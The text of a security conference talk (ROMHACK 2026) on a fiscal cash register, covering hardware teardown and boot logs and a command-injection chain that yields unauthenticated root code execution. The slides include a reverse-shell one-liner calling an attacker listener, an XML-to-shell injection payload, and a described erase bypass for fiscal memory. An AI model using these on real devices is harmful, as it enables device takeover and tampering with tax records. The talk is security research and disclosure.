Cash, Card or Root?

Security Archaeology of a Fiscal Cash Register

Jacopo Jannone, Jacopo Moioli

ROMHACK 2026 CAMP


About Us

^Jacopo (Jannone|Moioli)$

- Offensive by design
- 9:00 - 18:00 We are paid to break stuff
- 18:00 - 9:00 We continue to break other stuff

Today's Victims

Analog Security (and Bureaucracy)




Ministry of Finance – Circular No. 60, 10 June 1983
§ D.1(d)

Fiscal data must be preserved over time and protected against erasure, with cumulative totals that can only increase. The storage component must be permanently secured to the device's chassis.

Ministry of Finance – Decree of 19 June 1984
Art. 2, Point 2.2


The storage component dedicated to fiscal data must be housed in a dedicated compartment in the base or another part permanently fixed to the device's structure, and protected by thermosetting resin to prevent access and removal.

Security... Just by Stickers?



Security... Just by Stickers?

What actually protects the fiscal data, beyond this sticker?



Can We Buy One?

Olivetti Con boost
Ottime
200,00 €
210,70 € incl.

Aura
Ottime
40,00 €
42,70 € incl.

Helios
Ottime
80,00 €
84,70 € incl.

Smarty
Ottime
75,00 €
79,45 € incl.

rch
Ottime
180,00 €
139,70 € incl.

Registratore di cassa telematico def...
Ottime
200,00 €
210,70 € incl.

RCH Honda
Ottime
95,00 €
100,45 € incl.

Spot
Buone
40,00 €
42,70 € incl.

RCA
Ottime
60,00 €
63,70 € incl.

registratore di cassa telematico
Ottime
300,00 €
315,70 € incl.

Richter
Buone
30,00 €
32,20 € incl.

Olivetti
Ottime
200,00 €
210,70 € incl.


rch
Buone
60,00 €
63,70 € incl.

Registratore di cassa
Nuovo con cartellino
200,00 €
210,70 € incl.


rch
Ottime
100,00 €
105,70 € incl.

Custom
Ottime
90,00 €
95,20 € incl.


Sneak Peek to Our Victim



How It's Supposed to Work



Don't Turn It On, Take It Apart



FPGA

SoC


~~UART?~~ Unpopulated USB port

~~UART?~~ Internal USB port

~~UART?~~ Peripheral interface

JTAG? Yes, but for the FPGA

Back to the Manual



Serial Chatter


```
CPU:   Freescale i.MX28 rev1.2 at 454 MHz
BOOT:  SSP SD/MMC #0, 3V3
SPI:   ready
DRAM:  128 MiB
MMC:   MXS MMC: 0
MMC0: Command 8 timeout (status 0xe03c4020)
MMC0: Command 55 timeout (status 0xe02c4020)
*** Warning - bad CRC, using default environment

Video BPP: 16
Video : 480x272x16
In:    serial
Out:   serial
Err:   serial
Net:   FEC0 [PRIME]
Charger off
Uboot : rel R1.0.0I V07 - 18/03/2022
236 bytes read in 45 ms (4.9 KiB/s)
parametri OK : 0 0 0 2 0 0 0 0 0 1 0
```

Trying a Bit Harder

Available Options:

- **Debug Mode**


> ⚠ **Warning**
>
> The debug mode is strictly reserved for testing and validation.
> Do not use it for any other purpose




A False Hope? Maybe Not


```
[   12.864888] ip_tables: (C) 2000-2006 Netfilter Core Team
[   12.920117] m25p80 spi1.1: found mx25l1606e, expected mx25l1605a
[   12.926202] m25p80 spi1.1: mx25l1606e (2048 Kbytes)
[   12.980745] m25p80 spi1.2: found mx25l1606e, expected mx25l1605a
[   12.986829] m25p80 spi1.2: mx25l1606e (2048 Kbytes)
[   13.124243] Netfilter messages via NETLINK v0.30.
[   13.271209] usbcore: registered new interface driver r8188eu
[   13.291239] usbcore: registered new interface driver rndis_host
[   13.310558] rtc-pcf8563 0-0051: chip found, driver version 0.4.3
[   13.321956] rtc-pcf8563 0-0051: low voltage detected, date/time is not reliable.
[   13.349494] rtc-pcf8563 0-0051: rtc core: registered rtc-pcf8563 as rtc1
[   13.401200] usbcore: registered new interface driver usbhid
[   13.406815] usbhid: USB HID core driver
[   13.432528] usbcore: registered new interface driver usbserial
[   13.449357] usbcore: registered new interface driver usbserial_generic
[   13.469780] usbserial: USB Serial support registered for generic
[   13.600515] xt_DNETMAP INIT successfull (version 2)
[   13.780193] xt_SYSRQ: Error: Could not find or load sha1 hash
[   13.786066] xt_SYSRQ starting without crypto
```


Two Ways to RX





Two Ways to RX





Did You Spot the Clue?

```
[    4.127750] <<GTP-INF>>[gt1x_init_tool_node:89] Alloc memory size:512.
[    4.134540] <<GTP-INF>>[gt1x_init_tool_node:99] Created proc entry /proc/gmnode031418.
[    4.144952] input: goodix-ts as /devices/virtual/input/input1
[    4.153430] <<GTP-INF>>[gt1x_ts_probe:570] GTP works in interrupt mode.
[    4.161270] hub 1-1:1.0: USB hub found
[    4.165563] hub 1-1:1.0: 4 ports detected
[    4.185219] usbcore: registered new interface driver usb-storage
procd: - preinit -
Press the [f] key and hit [enter] to enter failsafe mode
Press the [1], [2], [3] or [4] key and hit [enter] to select the debug level
mounting /dev/root
[    8.466189] EXT4-fs (mmcblk0p2): re-mounted. Opts: (null)
procd: - early -
procd: - watchdog -
Failed to connect to ubus
procd: - ubus -
[   10.715869] random: ubusd urandom read with 128 bits of entropy available
procd: - init -
[   10.756335] random: nonblocking pool is initialized
Please press Enter to activate this console.
```

Press F to Pay ~~Respects~~ by Shell

```
ash: can't access tty; job control turned off
  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 CHAOS CALMER (Bleeding Edge, r43404)
 -----------------------------------------------------
  * 1 1/2 oz Gin             Shake with a glassful
  * 1/4 oz Triple Sec        of broken ice and pour
  * 3/4 oz Lime Juice        unstrained into a goblet.
  * 1 1/2 oz Orange Juice
  * 1 tsp. Grenadine Syrup
 -----------------------------------------------------
================ FAILSAFE MODE active ===============
special commands:
* firstboot          reset settings to factory defaults
* mount_root     mount root-partition with config files

after mount_root:
* passwd                        change root's password
* /etc/config               directory with config files

for more help see:
http://wiki.openwrt.org/doc/howto/generic.failsafe
=====================================================

root@(none):/#
```

Having a Look Around

```
root@CR_9804321345:~$ ps | grep -v '\['
  PID USER       VSZ STAT COMMAND
    1 root      2096 S    /sbin/procd
  733 root      1736 S    /sbin/ubusd
  762 root      1536 S    /sbin/askfirst /bin/login
 1345 root      1776 S    /sbin/logd -S 16
 1781 root      1676 S <  /usr/bin/pdownwchd
 1951 root     24752 S <  tastiera -qws --fontsize 16 --language it -display transformed
 1972 root      2216 S    /sbin/netifd
 2032 root      2064 S    /usr/sbin/dropbear -F -P /var/run/dropbear.1.pid -s -g -p 22 -
 2050 root      4464 S    /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
 2052 root     11292 S    /usr/sbin/pcscd
 2327 root      2972 S    udhcpc -p /var/run/udhcpc-eth0.pid -s /lib/netifd/dhcp.script
 2338 root      3704 S    /usr/sbin/snmpd -Lf /dev/null -p /var/run/snmpd.pid
 2397 root      3188 S    /usr/sbin/uhttpd -f -h /www -r [redacted] -x /cgi-
 2441 root      1672 S    /usr/bin/mft_log
 2443 root      3780 S    /usr/bin/mft_webservices
 2444 root      1672 S    /usr/bin/broadcast_server
 2445 root      7828 S    /usr/bin/ecr_fiscaldata_dispatcher
 2446 root      2828 S    /usr/bin/ecr_sql_server
 2447 root      7228 S    /usr/bin/ecr_cloud_dispatcher
 2448 root      4020 S    /usr/bin/mft_powercontrol
```


Having a Look Around

```
root@CR_90L128581153:~# netstat -tulpn
Active Internet connections (only servers)
Proto Local Address      State       PID/Program name
tcp   0.0.0.0:9600       LISTEN      2019/mftapp
tcp   0.0.0.0:9220       LISTEN      1866/mft_webservice
tcp   0.0.0.0:9100       LISTEN      2019/mftapp
tcp   0.0.0.0:9260       LISTEN      2017/mftfiscal
tcp   127.0.0.1:9710     LISTEN      2019/mftapp
tcp   0.0.0.0:8080       LISTEN      3299/uhttpd
tcp   0.0.0.0:80         LISTEN      2222/lighttpd
tcp   127.0.0.1:9200     LISTEN      2019/mftapp
tcp   0.0.0.0:53         LISTEN      3260/dnsmasq
tcp   0.0.0.0:22         LISTEN      2199/dropbear
tcp   0.0.0.0:9430       LISTEN      2019/mftapp
tcp   127.0.0.1:9240     LISTEN      2019/mftapp
tcp   0.0.0.0:8443       LISTEN      3299/uhttpd
tcp   0.0.0.0:443        LISTEN      2222/lighttpd
udp   0.0.0.0:9001                   1867/broadcast_serv
udp   0.0.0.0:53                     3260/dnsmasq
```

Finding #1: Script Execution as a Service

```
char command[0x12c];
memset(&command, 0, 0x100);
sprintf(
    &command,
    "/etc/cr/create_database_tarball.sh tck_no_hash %s/%s "
    "/var/boa/www/download/tmp/   > /dev/null 2>&1",
    "/flash_data/etc/cr/TicketRepository",
    &ticket);
int rc = system(&command);
```

Finding #2 : File Write as a Service... But It's XML



Look at What We Have

Arbitrary write of XML files

+

Remote execution of a specific shell script

XML Files Are... Also Valid Shell Scripts?

```
<TICKET>
<TICKET_DATE>2026-10-03</TICKET_DATE>
<TICKET_NUMBER>xxxxx</TICKET_NUMBER>
<OPERATOR>Jacopo Jacopo</OPERATOR>
<SALE>
<DESCRIPTION>x
echo "hello $(whoami)"
x</DESCRIPTION>
<NUMBER>1</NUMBER>
<AMOUNT>13.37</AMOUNT>
<IVA>21</IVA>
<QUANTITY>1</QUANTITY>
</SALE>
</TICKET>
```

```
$ ./xml.sh
./xml.sh: line 1: TICKET: No such file or directory
./xml.sh: line 2: TICKET_DATE: No such file or directory
./xml.sh: line 3: TICKET_NUMBER: No such file or directory
./xml.sh: line 4: OPERATOR: No such file or directory
./xml.sh: line 5: SALE: No such file or directory
./xml.sh: line 6: DESCRIPTION: No such file or directory
hello jacopo
./xml.sh: line 8: /DESCRIPTION: No such file or directory
./xml.sh: line 9: syntax error near unexpected token `1'
'/xml.sh: line 9: `<NUMBER>1</NUMBER>
$
```

Do We Actually Have Everything We Need?

Arbitrary write of ~~XML~~ shell files

+

Remote execution of a specific shell script

=

RCE?


15 jacopo: nc -l 4444
tmp: python3 exploit_rce.py 10.79.110.111 --rhost 10.79.110.184 (-zsh)
❯ python3 exploit_rce.py 10.79.110.111 --rhost 10.79.110.184
[*] target 10.79.110.111
[*] writing target file
command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i|nc 10.79.110.184 4444|te
e /tmp/f
[+] file written
[*] triggering GetSavedTickets -> create_database_tarball.sh
jacopo: nc -l 4444 (-zsh)
❯ nc -l 4444
BusyBox v1.22.1 (2018-03-13 18:24:38 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.
/usr/var/www # id
uid=0(root) gid=0(root)
/usr/var/www #
-zsh ◂ -zsh
~

A Brief Recap of Where We Stand


- Unauthenticated Root RCE
- No Privilege Separation
- No Trusted Execution Environment
- Arbitrary Fiscal Record Storage and Submission


Now What?

Into the Fiscal Module




Creative Problems Need Creative Solutions







Our Wiretapping Solution at Work




Our Wiretapping Solution at Work




Our Wiretapping Solution at Work



Just an SPI Flash?







Just an SPI Flash!

```
❯ minipro -p 'MX25L1606E@SOP8' -D
Found TL866II+ 04.2.128 (0x280)
Device code: 20562676
Serial code: 2TNGG75EA9WJEOZSGHL0
USB speed: 12Mbps (USB 1.1)
Chip ID: 0xC22015  OK
```


Just an SPI Flash!



Just an SPI Flash?




Literal Archaeology




Going Hardcore


Going Hardcore



Surprise, Motherf**kers!




Another Freaking FPGA




```
❯ JLinkExe
SEGGER J-Link Commander V7.86d (Compiled Mar 15 2023 13:52:29)
DLL version V7.86d, compiled Mar 15 2023 13:52:23

Connecting to J-Link via USB...O.K.
Firmware: J-Link V11 compiled Mar 15 2023 11:20:48
Hardware version: V11.00
J-Link uptime (since boot): 0d 00h 07m 41s

Type "connect" to establish a target connection, '?' for help
J-Link>device CORTEX-M3
J-Link>si JTAG
Selecting JTAG as current target interface.
J-Link>speed 100
Selecting 100 kHz as target interface speed
J-Link>jtagconf 0 0
J-Link>rtap
J-Link>wjir 0xE0 8
TotalIRLen = 8, IRPrint = 0x0005
JTAG chain detection found 1 devices:
 #0 Id: 0x012B8043, IRLen: 08, Unknown device
Command 0xE0 (Unknown JTAG instruction) successfully written
J-Link>
```

JTAG chain detection found 1 devices:
#0 Id: 0x012B8043, IRLen: 08, Unknown device


There Is Always a Bypass



Fiscal reset override





There Is Always a Bypass



ERASE

(with jumper)






Takeaways

Trust Mismatch

Physical protection using resin

Fiscal EPROM erase protection




RCE as root

Root shell via console

No privilege separation

Unauthenticated web services

One More Thing



7	8	9		
4	5	6	X	
1	2	3		
,	0	C		tot

Cash, Card or Root?

Security Archaeology of a Fiscal Cash Register

Jacopo Jannone		Jacopo Moioli
hi@jacopo.io		me@jacopomoioli.com
blog.jacopo.io		jacopomoioli.com
jacopoj		jmoioli
@jacopoj_		@jacmoio

ROMHACK 2026 CAMP